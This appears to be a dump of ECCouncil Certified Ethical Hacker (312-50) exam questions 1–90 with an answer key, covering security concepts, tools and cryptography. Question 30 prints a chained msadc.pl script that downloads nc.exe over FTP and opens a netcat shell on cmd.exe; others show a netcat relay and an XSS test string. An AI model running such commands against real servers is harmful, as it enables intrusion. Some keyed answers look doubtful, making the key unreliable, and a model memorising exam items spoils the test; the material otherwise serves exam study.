312-50.exam.400q

ECCouncil 312-50

Certified Ethical Hacker Exam

Sections
1. Background
2. Analysis/Assessment
3. Security

4. Tools /Systems /Programs
5. Procedures/ Methodology
6. Regulations / Policy
7. Ethics
8. MIX QUESTIONS

Exam A

QUESTION 1
A Network Administrator was recently promoted to Chief Security Officer at a local university. One of employee's new responsibilities is to manage the implementation of an RFID card access system to a new server room on campus. The server room will house student enrollment information that is securely backed up to an off-site location.

During a meeting with an outside consultant, the Chief Security Officer explains that he is concerned that the existing security controls have not been designed properly. Currently, the Network Administrator is responsible for approving and issuing RFID card access to the server room, as well as reviewing the electronic access logs on a weekly basis.

Which of the following is an issue with the situation?

A. Segregation of duties
B. Undue influence
C. Lack of experience
D. Inadequate disaster recovery plan

Correct Answer: A
Section: Security
Explanation

Explanation/Reference:

QUESTION 2

What is the most secure way to mitigate the theft of corporate information from a laptop that was left in a hotel room?

A. Set a BIOS password.
B. Encrypt the data on the hard drive.
C. Use a strong logon password to the operating system.
D. Back up everything on the laptop and store the backup in a safe place.

Correct Answer: B
Section: Security
Explanation

Explanation/Reference:

QUESTION 3
In the software security development life cycle process, threat modeling occurs in which phase?

A. Design
B. Requirements
C. Verification
D. Implementation

Correct Answer: A
Section: Security
Explanation

Explanation/Reference:

QUESTION 4
A network administrator received an administrative alert at 3:00 a.m. from the intrusion detection system. The alert was generated because a large number of packets were coming into the network over ports 20 and 21. During analysis, there were no signs of attack on the FTP servers. How should the administrator classify this situation?

A. True negatives
B. False negatives
C. True positives
D. False positives

Correct Answer: D
Section: Security
Explanation

Explanation/Reference:
QUESTION 5
Which of the following techniques does a vulnerability scanner use in order to detect a vulnerability on a target service?

A. Port scanning
B. Banner grabbing
C. Injecting arbitrary data
D. Analyzing service response

Correct Answer: D
Section: Security
Explanation

Explanation/Reference:

QUESTION 6
Which of the following business challenges could be solved by using a vulnerability scanner?

A. Auditors want to discover if all systems are following a standard naming convention.
B. A web server was compromised and management needs to know if any further systems were compromised.
C. There is an emergency need to remove administrator access from multiple machines for an employee that quit.
D. There is a monthly requirement to test corporate compliance with host application usage and security policies.

Correct Answer: D
Section: Security
Explanation

Explanation/Reference:

QUESTION 7
A security policy will be more accepted by employees if it is consistent and has the support of

A. coworkers.
B. executive management.
C. the security officer.
D. a supervisor.

Correct Answer: B
Section: Security
Explanation

Explanation/Reference:

QUESTION 8
A company has hired a security administrator to maintain and administer Linux and Windows-based systems. Written in the nightly report file is the following:

Firewall log files are at the expected value of 4 MB. The current time is 12am. Exactly two hours later the size has decreased considerably. Another hour goes by and the log files have shrunk in size again.

Which of the following actions should the security administrator take?

A. Log the event as suspicious activity and report this behavior to the incident response team immediately.
B. Log the event as suspicious activity, call a manager, and report this as soon as possible.
C. Run an anti-virus scan because it is likely the system is infected by malware.
D. Log the event as suspicious activity, continue to investigate, and act according to the site's security policy.

Correct Answer: D
Section: Security
Explanation

Explanation/Reference:

QUESTION 9
Which type of scan measures a person's external features through a digital video camera?

A. Iris scan
B. Retinal scan
C. Facial recognition scan
D. Signature kinetics scan

Correct Answer: C
Section: Security
Explanation
Explanation/Reference:

QUESTION 10
WPA2 uses AES for wireless data encryption at which of the following encryption levels?

A. 64 bit and CCMP
B. 128 bit and CRC
C. 128 bit and CCMP
D. 128 bit and TKIP

Correct Answer: C
Section: Security
Explanation

Explanation/Reference:

QUESTION 11
An attacker uses a communication channel within an operating system that is neither designed nor intended to transfer information. What is the name of the communications channel?

A. Classified
B. Overt
C. Encrypted
D. Covert

Correct Answer: D
Section: Security
Explanation

Explanation/Reference:
QUESTION 12
What technique is used to perform a Connection Stream Parameter Pollution (CSPP) attack?

A. Injecting parameters into a connection string using semicolons as a separator
B. Inserting malicious Javascript code into input parameters
C. Setting a user's session identifier (SID) to an explicit known value
D. Adding multiple parameters with the same name in HTTP requests

Correct Answer: A
Section: Security
Explanation

Explanation/Reference:

QUESTION 13
A newly discovered flaw in a software application would be considered which kind of security vulnerability?

A. Input validation flaw
B. HTTP header injection vulnerability
C. 0-day vulnerability
D. Time-to-check to time-to-use flaw

Correct Answer: C
Section: Security
Explanation

Explanation/Reference:

QUESTION 14
During a penetration test, a tester finds that the web application being analyzed is vulnerable to Cross Site Scripting (XSS). Which of the following conditions must be met to exploit this vulnerability?

A. The web application does not have the secure flag set. B.
The session cookies do not have the HttpOnly flag set.

C. The victim user should not have an endpoint security solution.

D. The victim's browser must have ActiveX technology enabled.

Correct Answer: B
Section: Security
Explanation

Explanation/Reference:

QUESTION 15
The use of alert thresholding in an IDS can reduce the volume of repeated alerts, but introduces which of the following vulnerabilities?

A. An attacker, working slowly enough, can evade detection by the IDS.
B. Network packets are dropped if the volume exceeds the threshold.
C. Thresholding interferes with the IDS' ability to reassemble fragmented packets.
D. The IDS will not distinguish among packets originating from different sources.

Correct Answer: A
Section: Security
Explanation

Explanation/Reference:

QUESTION 16
What is the main advantage that a network-based IDS/IPS system has over a host-based solution?

A. They do not use host system resources.
B. They are placed at the boundary, allowing them to inspect all traffic.
C. They are easier to install and configure.
D. They will not interfere with user interfaces.

Correct Answer: A
Section: Security
Explanation

Explanation/Reference:

QUESTION 17
The network administrator for a company is setting up a website with e-commerce capabilities. Packet sniffing is a concern because credit card information will be sent electronically over the Internet. Customers visiting the site will need to encrypt the data with HTTPS. Which type of certificate is used to encrypt and decrypt the data?

A. Asymmetric
B. Confidential
C. Symmetric
D. Non-confidential

Correct Answer: A
Section: Security
Explanation

Explanation/Reference:

QUESTION 18
When an alert rule is matched in a network-based IDS like snort, the IDS does which of the following?

A. Drops the packet and moves on to the next one
B. Continues to evaluate the packet until all rules are checked
C. Stops checking rules, sends an alert, and lets the packet continue
D. Blocks the connection with the source IP address in the packet

Correct Answer: B
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 19
Which type of intrusion detection system can monitor and alert on attacks, but cannot stop them?

A. Detective
B. Passive
C. Intuitive
D. Reactive

Correct Answer: B
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 20
An organization hires a tester to do a wireless penetration test. Previous reports indicate that the last test did not contain management or control packets in the submitted traces. Which of the following is the most likely reason for lack of management or control packets?

A. The wireless card was not turned on.
B. The wrong network card drivers were in use by Wireshark.
C. On Linux and Mac OS X, only 802.11 headers are received in promiscuous mode.
D. Certain operating systems and adapters do not collect the management or control packets.

Correct Answer: D
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 21
From the two screenshots below, which of the following is occurring?

First one:

```
1 [10.0.0.253]# nmap -sP 10.0.0.0/24
3 Starting Nmap
5 Host 10.0.0.1 appears to be up.
6 MAC Address: 00:09:5B:29:FD:96 (Netgear)
7 Host 10.0.0.2 appears to be up.
8 MAC Address: 00:0F:B5:96:38:5D (Netgear)
9 Host 10.0.0.4 appears to be up.
10 Host 10.0.0.5 appears to be up.
11 MAC Address: 00:14:2A:B1:1E:2E (Elitegroup Computer System Co.)
12 Nmap finished: 256 IP addresses (4 hosts up) scanned in 5.399
seconds
```

Second one:

```
1 [10.0.0.252]# nmap -sO 10.0.0.2
3 Starting Nmap 4.01 at 2006-07-14 12:56 BST
4 Interesting protocols on 10.0.0.2:
5 (The 251 protocols scanned but not shown below are
6 in state: closed)
7 PROTOCOL STATE SERVICE
8 1 open icmp
9 2 open|filtered igmp
10 6 open tcp
11 17 open udp
12 255 open|filtered unknown
14 Nmap finished: 1 IP address (1 host up) scanned in
15 1.259 seconds
1 [10.0.0.253]# nmap -sP
1 [10.0.0.253]# nmap -sP
```

A. 10.0.0.253 is performing an IP scan against 10.0.0.0/24, 10.0.0.252 is performing a port scan against 10.0.0.2.
B. 10.0.0.253 is performing an IP scan against 10.0.0.2, 10.0.0.252 is performing a port scan against 10.0.0.2.
C. 10.0.0.2 is performing an IP scan against 10.0.0.0/24, 10.0.0.252 is performing a port scan against 10.0.0.2.
D. 10.0.0.252 is performing an IP scan against 10.0.0.2, 10.0.0.252 is performing a port scan against 10.0.0.2.

Correct Answer: A
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 22
Pentest results indicate that voice over IP traffic is traversing a network. Which of the following tools will decode a packet capture and extract the voice conversations?

A. Cain
B. John the Ripper
C. Nikto
D. Hping

Correct Answer: A
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 23
Which technical characteristic do Ethereal/Wireshark, TCPDump, and Snort have in common?

A. They are written in Java.
B. They send alerts to security monitors.
C. They use the same packet analysis engine.
D. They use the same packet capture utility.

Correct Answer: D
Section: Tools /Systems /Programs

Explanation

Explanation/Reference:

QUESTION 24
Which set of access control solutions implements two-factor authentication?

A. USB token and PIN
B. Fingerprint scanner and retina scanner
C. Password and PIN
D. Account and password

Correct Answer: A
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 25
A security engineer has been asked to deploy a secure remote access solution that will allow employees to connect to the company's internal network. Which of the following can be implemented to minimize the opportunity for the man-in-the-middle attack to occur?

A. SSL
B. Mutual authentication
C. IPSec
D. Static IP addresses

Correct Answer: C
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 26

A person approaches a network administrator and wants advice on how to send encrypted email from home. The end user does not want to have to pay for any license fees or manage server services. Which of the following is the most secure encryption protocol that the network administrator should recommend?

A. IP Security (IPSEC)
B. Multipurpose Internet Mail Extensions (MIME)
C. Pretty Good Privacy (PGP)
D. Hyper Text Transfer Protocol with Secure Socket Layer (HTTPS)

Correct Answer: C
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 27
To send a PGP encrypted message, which piece of information from the recipient must the sender have before encrypting the message?

A. Recipient's private key
B. Recipient's public key
C. Master encryption key
D. Sender's public key

Correct Answer: B
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 28
An engineer is learning to write exploits in C++ and is using the exploit tool Backtrack. The engineer wants to compile the newest C++ exploit and name it calc.exe. Which command would the engineer use to accomplish this?

A. g++ hackersExploit.cpp -o calc.exe B.
g++ hackersExploit.py -o calc.exe
C. g++ -i hackersExploit.pl -o calc.exe
D. g++ --compile –i hackersExploit.cpp -o calc.exe

Correct Answer: A
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 29
A recently hired network security associate at a local bank was given the responsibility to perform daily scans of the internal network to look for unauthorized devices. The employee decides to write a script that will scan the network for unauthorized devices every morning at 5:00 am.

Which of the following programming languages would most likely be used?

A. PHP
B. C#
C. Python
D. ASP.NET

Correct Answer: C
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 30
A tester has been using the msadc.pl attack script to execute arbitrary commands on a Windows NT4 web server. While it is effective, the tester finds it tedious to perform extended functions. On further research, the tester come across a perl script that runs the following msadc functions:

```
system("perl msadc.pl -h $host -C \"echo open $your >testfile\"");
system("perl msadc.pl -h $host -C \"echo $user>>testfile\"");
system("perl msadc.pl -h $host -C \"echo $pass>>testfile\"");
system("perl msadc.pl -h $host -C \"echo bin>>testfile\"");
system("perl msadc.pl -h $host -C \"echo get nc.exe>>testfile\"");
system("perl msadc.pl -h $host -C \"echo get hacked.html>>testfile\"");
 ("perl msadc.pl -h $host -C \"echo quit>>testfile\"");
system("perl msadc.pl -h $host -C \"ftp \-s\:testfile\"");
$o=; print "Opening ...\n";
system("perl msadc.pl -h $host -C \"nc -l -p $port -e cmd.exe\"");
```

Which exploit is indicated by this script?

A. A buffer overflow exploit
B. A chained exploit
C. A SQL injection exploit
D. A denial of service exploit

Correct Answer: B
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 31
One advantage of an application-level firewall is the ability to

A. filter packets at the network level.
B. filter specific commands, such as http:post.
C. retain state information for each packet.
D. monitor tcp handshaking.

Correct Answer: B
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 32
Which of the statements concerning proxy firewalls is correct?

A. Proxy firewalls increase the speed and functionality of a network.
B. Firewall proxy servers decentralize all activity for an application.
C. Proxy firewalls block network packets from passing to and from a protected network.
D. Computers establish a connection with a proxy firewall which initiates a new network connection for the client.

Correct Answer: D
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 33
Which NMAP command combination would let a tester scan every TCP port from a class C network that is blocking ICMP with fingerprinting and service detection?

A. NMAP -PN -A -O -sS 192.168.2.0/24
B. NMAP -P0 -A -O -p1-65535 192.168.0/24
C. NMAP -P0 -A -sT -p0-65535 192.168.0/16
D. NMAP -PN -O -sS -p 1-1024 192.168.0/8

Correct Answer: B
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 34
While checking the settings on the internet browser, a technician finds that the proxy server settings have been checked and a computer is trying to use itself as a proxy server. What specific octet within the subnet does the technician see?

A. 10.10.10.10 B.
127.0.0.1
C. 192.168.1.1
D. 192.168.168.168

Correct Answer: B
Section: Tools /Systems /Programs
Explanation

QUESTION 35
A company has five different subnets: 192.168.1.0, 192.168.2.0, 192.168.3.0, 192.168.4.0 and 192.168.5.0. How can NMAP be used to scan these adjacent Class C networks?

A. NMAP -P 192.168.1-5.
B. NMAP -P 192.168.0.0/16
C. NMAP -P 192.168.1.0,2.0,3.0,4.0,5.0
D. NMAP -P 192.168.1/17

Correct Answer: A
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 36
A penetration tester is attempting to scan an internal corporate network from the internet without alerting the border sensor. Which is the most efficient technique should the tester consider using?

A. Spoofing an IP address
B. Tunneling scan over SSH
C. Tunneling over high port numbers
D. Scanning using fragmented IP packets

Correct Answer: B
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 37
A hacker is attempting to see which ports have been left open on a network. Which NMAP switch would the hacker use?
A. -sO
B. -sP
C. -sS

Explanation/Reference:

D. -sU

Correct Answer: A
Section: Tools /Systems /Programs Explanation

Explanation/Reference:

QUESTION 38
ICMP ping and ping sweeps are used to check for active systems and to check

A. if ICMP ping traverses a firewall.
B. the route that the ICMP ping took.
C. the location of the switchport in relation to the ICMP ping.
D. the number of hops an ICMP ping takes to reach a destination.

Correct Answer: A
Section: Tools /Systems /Programs Explanation

Explanation/Reference:

QUESTION 39
Which command line switch would be used in NMAP to perform operating system detection?

A. -OS
B. -sO
C. -sP
D. -O

Correct Answer: D
Section: Tools /Systems /Programs
Explanation
QUESTION 40
A hacker is attempting to use nslookup to query Domain Name Service (DNS). The hacker uses the nslookup interactive mode for the search. Which command should the hacker type into the command shell to request the appropriate records?

A. Locate type=ns
B. Request type=ns
C. Set type=ns
D. Transfer type=ns

Correct Answer: C
Section: Tools /Systems /Programs Explanation

Explanation/Reference:

QUESTION 41
A hacker searches in Google for filetype:pcf to find Cisco VPN config files. Those files may contain connectivity passwords that can be decoded with which of the following?

A. Cupp
B. Nessus
C. Cain and Abel
D. John The Ripper Pro

Correct Answer: C
Section: Tools /Systems /Programs Explanation

Explanation/Reference:

QUESTION 42
On a Linux device, which of the following commands will start the Nessus client in the background so that the Nessus server can be configured?
A. nessus + B. nessus *s
C. nessus &
D. nessus -d

Correct Answer: C
Section: Tools /Systems /Programs Explanation

Explanation/Reference:

Explanation/Reference:

QUESTION 43
Which of the following tools will scan a network to perform vulnerability checks and compliance auditing?

A. NMAP
B. Metasploit
C. Nessus
D. BeEF

Correct Answer: C
Section: Tools /Systems /Programs Explanation

Explanation/Reference:

QUESTION 44
What is the best defense against privilege escalation vulnerability?

A. Patch systems regularly and upgrade interactive login privileges at the system administrator level.
B. Run administrator and applications on least privileges and use a content registry for tracking.
C. Run services with least privileged accounts and implement multi-factor authentication and authorization.
D. Review user roles and administrator privileges for maximum utilization of automation services.

Correct Answer: C
Section: Tools /Systems /Programs
Explanation
QUESTION 45
How can a rootkit bypass Windows 7 operating system's kernel mode, code signing policy?

A. Defeating the scanner from detecting any code change at the kernel
B. Replacing patch system calls with its own version that hides the rootkit (attacker's) actions
C. Performing common services for the application process and replacing real applications with fake ones
D. Attaching itself to the master boot record in a hard drive and changing the machine's boot sequence/options

Correct Answer: D
Section: Tools /Systems /Programs Explanation

Explanation/Reference:

QUESTION 46
Which of the following items of a computer system will an anti-virus program scan for viruses?

A. Boot Sector
B. Deleted Files
C. Windows Process List
D. Password Protected Files

Correct Answer: A
Section: Tools /Systems /Programs Explanation

Explanation/Reference:

QUESTION 47
Which protocol and port number might be needed in order to send log messages to a log analysis tool that resides behind a firewall?

A. UDP 123
B. UDP 541
C. UDP 514
D. UDP 415

Correct Answer: C
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 48
A pentester is using Metasploit to exploit an FTP server and pivot to a LAN. How will the pentester pivot using Metasploit?

Explanation/Reference:

A. Issue the pivot exploit and set the meterpreter.
B. Reconfigure the network settings in the meterpreter.
C. Set the payload to propagate through the meterpreter.
D. Create a route statement in the meterpreter.

Correct Answer: D
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 49
What is the outcome of the comm"nc -l -p 2222 | nc 10.1.0.43 1234"?

A. Netcat will listen on the 10.1.0.43 interface for 1234 seconds on port 2222.
B. Netcat will listen on port 2222 and output anything received to a remote connection on 10.1.0.43 port 1234.
C. Netcat will listen for a connection from 10.1.0.43 on port 1234 and output anything received to port 2222.
D. Netcat will listen on port 2222 and then output anything received to local interface 10.1.0.43.

Correct Answer: B
Section: Tools /Systems /Programs Explanation

Explanation/Reference:

QUESTION 50
Which of the following is a client-server tool utilized to evade firewall inspection?

A. tcp-over-dns
B. kismet
C. nikto
D. hping

Correct Answer: A
Section: Tools /Systems /Programs Explanation

Explanation/Reference:

QUESTION 51
 Which tool is used to automate SQL injections and exploit a database by forcing a given web application to connect to another database controlled by a hacker?

A. DataThief
B. NetCat
C. Cain and Abel
D. SQLInjector

Correct Answer: A
Section: Tools /Systems /Programs Explanation

Explanation/Reference:

QUESTION 52
A tester has been hired to do a web application security test. The tester notices that the site is dynamic and must make use of a back end database.
In order for the tester to see if SQL injection is possible, what is the first character that the tester should use to attempt breaking a valid SQL request?

A. Semicolon
B. Single quote
C. Exclamation mark
D. Double quote

Correct Answer: B
Section: Tools /Systems /Programs Explanation

Explanation/Reference:

QUESTION 53
Which of the following identifies the three modes in which Snort can be configured to run?

A. Sniffer, Packet Logger, and Network Intrusion Detection System
B. Sniffer, Network Intrusion Detection System, and Host Intrusion Detection System
C. Sniffer, Host Intrusion Prevention System, and Network Intrusion Prevention System
D. Sniffer, Packet Logger, and Host Intrusion Prevention System

Correct Answer: A
Section: Tools /Systems /Programs Explanation

Explanation/Reference:

QUESTION 54
When using Wireshark to acquire packet capture on a network, which device would enable the capture of all traffic on the wire?

A. Network tap
B. Layer 3 switch
C. Network bridge
D. Application firewall

Correct Answer: A
Section: Tools /Systems /Programs Explanation

Explanation/Reference:

QUESTION 55
Which of the following programming languages is most vulnerable to buffer overflow attacks?

A. Perl
B. C++
C. Python
D. Java

Correct Answer: B
Section: Tools /Systems /Programs Explanation

Explanation/Reference:

QUESTION 56
Smart cards use which protocol to transfer the certificate in a secure manner?

A. Extensible Authentication Protocol (EAP) B. Point to Point Protocol (PPP)
C. Point to Point Tunneling Protocol (PPTP)
D. Layer 2 Tunneling Protocol (L2TP)

Correct Answer: A
Section: Tools /Systems /Programs Explanation

Explanation/Reference:

QUESTION 57
Which of the following is a hashing algorithm?
A. MD5
B. PGP
C. DES
D. ROT13

Correct Answer: A
Section: Tools /Systems /Programs Explanation

Explanation/Reference:

QUESTION 58
Which of the following problems can be solved by using Wireshark?

A. Tracking version changes of source code
B. Checking creation dates on all webpages on a server
C. Resetting the administrator password on multiple systems
D. Troubleshooting communication resets between two systems

Correct Answer: D
Section: Tools /Systems /Programs Explanation

Explanation/Reference:

QUESTION 59
What is the correct PCAP filter to capture all TCP traffic going to or from host 192.168.0.125 on port 25?

A. tcp.src == 25 and ip.host == 192.168.0.125
B. host 192.168.0.125:25
C. port 25 and host 192.168.0.125
D. tcp.port == 25 and ip.host == 192.168.0.125

Correct Answer: D
Section: Tools /Systems /Programs
Explanation
Explanation/Reference:

QUESTION 60
Which tool would be used to collect wireless packet data?

A. NetStumbler
B. John the Ripper
C. Nessus
D. Netcat

Correct Answer: A

Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 61
Which of the following is an example of two factor authentication?

A. PIN Number and Birth Date
B. Username and Password
C. Digital Certificate and Hardware Token
D. Fingerprint and Smartcard ID

Correct Answer: D
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 62
Diffie-Hellman (DH) groups determine the strength of the key used in the key exchange process. Which of the following is the correct bit size of the Diffie-Hellman (DH) group 5?

A. 768 bit key
B. 1025 bit key C. 1536 bit key
D. 2048 bit key

Correct Answer: C
Section: Tools /Systems /Programs Explanation

Explanation/Reference:

QUESTION 63
After gaining access to the password hashes used to protect access to a web based application, knowledge of which cryptographic algorithms would be useful to gain access to the application?

A. SHA1
B. Diffie-Helman
C. RSA
D. AES

Correct Answer: A
Section: Tools /Systems /Programs Explanation

Explanation/Reference:

QUESTION 64
What statement is true regarding LM hashes?

A. LM hashes consist in 48 hexadecimal characters.
B. LM hashes are based on AES128 cryptographic standard.
C. Uppercase characters in the password are converted to lowercase.
D. LM hashes are not generated when the password length exceeds 15 characters.

Correct Answer: D
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 65
A developer for a company is tasked with creating a program that will allow customers to update their billing and shipping information. The billing address field used is limited to 50 characters. What pseudo code would the developer use to avoid a buffer overflow attack on the billing address field?

A. if (billingAddress = 50) {update field} else exit
B. if (billingAddress != 50) {update field} else exit
C. if (billingAddress >= 50) {update field} else exit
D. if (billingAddress <= 50) {update field} else exit

Correct Answer: D
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 66
The fundamental difference between symmetric and asymmetric key cryptographic systems is that symmetric key cryptography uses which of the following?

A. Multiple keys for non-repudiation of bulk data
B. Different keys on both ends of the transport medium
C. Bulk encryption for data transmission over fiber
D. The same key on each end of the transmission medium

Correct Answer: D
Section: Procedures/ Methodology
Explanation

Explanation/Reference:
QUESTION 67
An attacker sniffs encrypted traffic from the network and is subsequently able to decrypt it. The attacker can now use which cryptanalytic technique to attempt to discover the encryption key?

A. Birthday attack
B. Plaintext attack
C. Meet in the middle attack
D. Chosen ciphertext attack

Correct Answer: D
Section: Procedures/ Methodology Explanation

Explanation/Reference:

QUESTION 68
What is the primary drawback to using advanced encryption standard (AES) algorithm with a 256 bit key to share sensitive data?

A. Due to the key size, the time it will take to encrypt and decrypt the message hinders efficient communication.
B. To get messaging programs to function with this algorithm requires complex configurations.
C. It has been proven to be a weak cipher; therefore, should not be trusted to protect sensitive data.
D. It is a symmetric key algorithm, meaning each recipient must receive the key through a different channel than the message.

Correct Answer: D
Section: Procedures/ Methodology Explanation

Explanation/Reference:

QUESTION 69
A Certificate Authority (CA) generates a key pair that will be used for encryption and decryption of email. The integrity of the encrypted email is dependent on the security of which of the following?

A. Public key
B. Private key
C. Modulus length
D. Email server certificate

Correct Answer: B
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 70
When setting up a wireless network, an administrator enters a pre-shared key for security. Which of the following is true?

A. The key entered is a symmetric key used to encrypt the wireless data.
B. The key entered is a hash that is used to prove the integrity of the wireless data.

C. The key entered is based on the Diffie-Hellman method.

D. The key is an RSA key used to encrypt the wireless data.

Correct Answer: A
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 71
An attacker has captured a target file that is encrypted with public key cryptography. Which of the attacks below is likely to be used to crack the target file?

A. Timing attack

B. Replay attack

C. Memory trade-off attack

D. Chosen plain-text attack

Correct Answer: D
Section: Procedures/ Methodology Explanation

Explanation/Reference:
QUESTION 72
Which of the following processes of PKI (Public Key Infrastructure) ensures that a trust relationship exists and that a certificate is still valid for specific operations?

A. Certificate issuance

B. Certificate validation

C. Certificate cryptography

D. Certificate revocation

Correct Answer: B
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 73

Which of the following describes a component of Public Key Infrastructure (PKI) where a copy of a private key is stored to provide third-party access and to facilitate recovery operations?

A. Key registry
B. Recovery agent
C. Directory
D. Key escrow

Correct Answer: D
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 74
To reduce the attack surface of a system, administrators should perform which of the following processes to remove unnecessary software, services, and insecure configuration settings?

A. Harvesting
B. Windowing
C. Hardening
D. Stealthing

Correct Answer: C
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 75
Which of the following is a common Service Oriented Architecture (SOA) vulnerability?

A. Cross-site scripting
B. SQL injection
C. VPath injection
D. XML denial of service issues

Correct Answer: D
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 76
The intrusion detection system at a software development company suddenly generates multiple alerts regarding attacks against the company's external webserver, VPN concentrator, and DNS servers. What should the security team do to determine which alerts to check first?

A. Investigate based on the maintenance schedule of the affected systems.
B. Investigate based on the service level agreements of the systems.
C. Investigate based on the potential effect of the incident.
D. Investigate based on the order that the alerts arrived in.

Correct Answer: C
Section: Procedures/ Methodology
Explanation

Explanation/Reference:
QUESTION 77
An IT security engineer notices that the company's web server is currently being hacked. What should the engineer do next?

A. Unplug the network connection on the company's web server.
B. Determine the origin of the attack and launch a counterattack.
C. Record as much information as possible from the attack.
D. Perform a system restart on the company's web server.

Correct Answer: C
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 78
Which of the following is a primary service of the U.S. Computer Security Incident Response Team (CSIRT)?

A. CSIRT provides an incident response service to enable a reliable and trusted single point of contact for reporting computer security incidents worldwide.

B. CSIRT provides a computer security surveillance service to supply a government with important intelligence information on individuals travelling abroad.

C. CSIRT provides a penetration testing service to support exception reporting on incidents worldwide by individuals and multi-national corporations.

D. CSIRT provides a vulnerability assessment service to assist law enforcement agencies with profiling an individual's property or company's asset.

Correct Answer: A
Section: Procedures/ Methodology Explanation

Explanation/Reference:

QUESTION 79
Which of the following items is unique to the N-tier architecture method of designing software applications?

A. Application layers can be separated, allowing each layer to be upgraded independently from other layers.

B. It is compatible with various databases including Access, Oracle, and SQL.

C. Data security is tied into each layer and must be updated for all layers when any upgrade is performed.

D. Application layers can be written in C, ASP.NET, or Delphi without any performance loss.

Correct Answer: A
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 80
If a tester is attempting to ping a target that exists but receives no response or a response that states the destination is unreachable, ICMP may be disabled and the network may be using TCP. Which other option could the tester use to get a response from a host using TCP?

A. Hping
B. Traceroute
C. TCP ping
D. Broadcast ping

Correct Answer: A
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 81
Which of the following descriptions is true about a static NAT?

A. A static NAT uses a many-to-many mapping.
B. A static NAT uses a one-to-many mapping.
C. A static NAT uses a many-to-one mapping.
D. A static NAT uses a one-to-one mapping.

Correct Answer: D
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 82
Which of the following network attacks takes advantage of weaknesses in the fragment reassembly functionality of the TCP/IP protocol stack?

A. Teardrop
B. SYN flood
C. Smurf attack
D. Ping of death

Correct Answer: A

Explanation/Reference:

QUESTION 83
Employees in a company are no longer able to access Internet web sites on their computers. The network administrator is able to successfully ping IP address of web servers on the Internet and is able to open web sites by using an IP address in place of the URL. The administrator runs the nslookup command for www.eccouncil.org and receives an error message stating there is no response from the server. What should the administrator do next?

A. Configure the firewall to allow traffic on TCP ports 53 and UDP port 53.
B. Configure the firewall to allow traffic on TCP ports 80 and UDP port 443.
C. Configure the firewall to allow traffic on TCP port 53.
D. Configure the firewall to allow traffic on TCP port 8080.

Correct Answer: A
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 84
While testing the company's web applications, a tester attempts to insert the following test script into the search area on the company's web site:
<script>alert(" Testing Testing Testing ")</script>

Afterwards, when the tester presses the search button, a pop-up box appears on the screen with the text: "Testing Testing Testing". Which vulnerability has been detected in the web application?

A. Buffer overflow
B. Cross-site request forgery
C. Distributed denial of service
D. Cross-site scripting

Correct Answer: D
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 85
Which of the following is an advantage of utilizing security testing methodologies to conduct a security audit?

A. They provide a repeatable framework.
B. Anyone can run the command line scripts.
C. They are available at low cost.
D. They are subject to government regulation.

Correct Answer: A
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 86
The Open Web Application Security Project (OWASP) testing methodology addresses the need to secure web applications by providing which one of the following services?

A. An extensible security framework named COBIT
B. A list of flaws and how to fix them
C. Web application patches
D. A security certification for hardened web applications

Correct Answer: B
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 87
In the OSI model, where does PPTP encryption take place?

A. Transport layer

B. Application layer
C. Data link layer
D. Network layer

Correct Answer: C
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 88
Which of the following is an example of IP spoofing?

A. SQL injections
B. Man-in-the-middle
C. Cross-site scripting
D. ARP poisoning

Correct Answer: B
Section: Procedures/ Methodology Explanation

Explanation/Reference:
QUESTION 89
For messages sent through an insecure channel, a properly implemented digital signature gives the receiver reason to believe the message was sent by the claimed sender. While using a digital signature, the message digest is encrypted with which key?

A. Sender's public key
B. Receiver's private key
C. Receiver's public key
D. Sender's private key

Correct Answer: D
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 90
Some passwords are stored using specialized encryption algorithms known as hashes. Why is this an appropriate method?

A. It is impossible to crack hashed user passwords unless the key used to encrypt them is obtained.
B. If a user forgets the password, it can be easily retrieved using the hash key stored by administrators.
C. Hashing is faster compared to more traditional encryption algorithms.
D. Passwords stored using hashes are non-reversible, making finding the password much more difficult.

Correct Answer: D
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 91
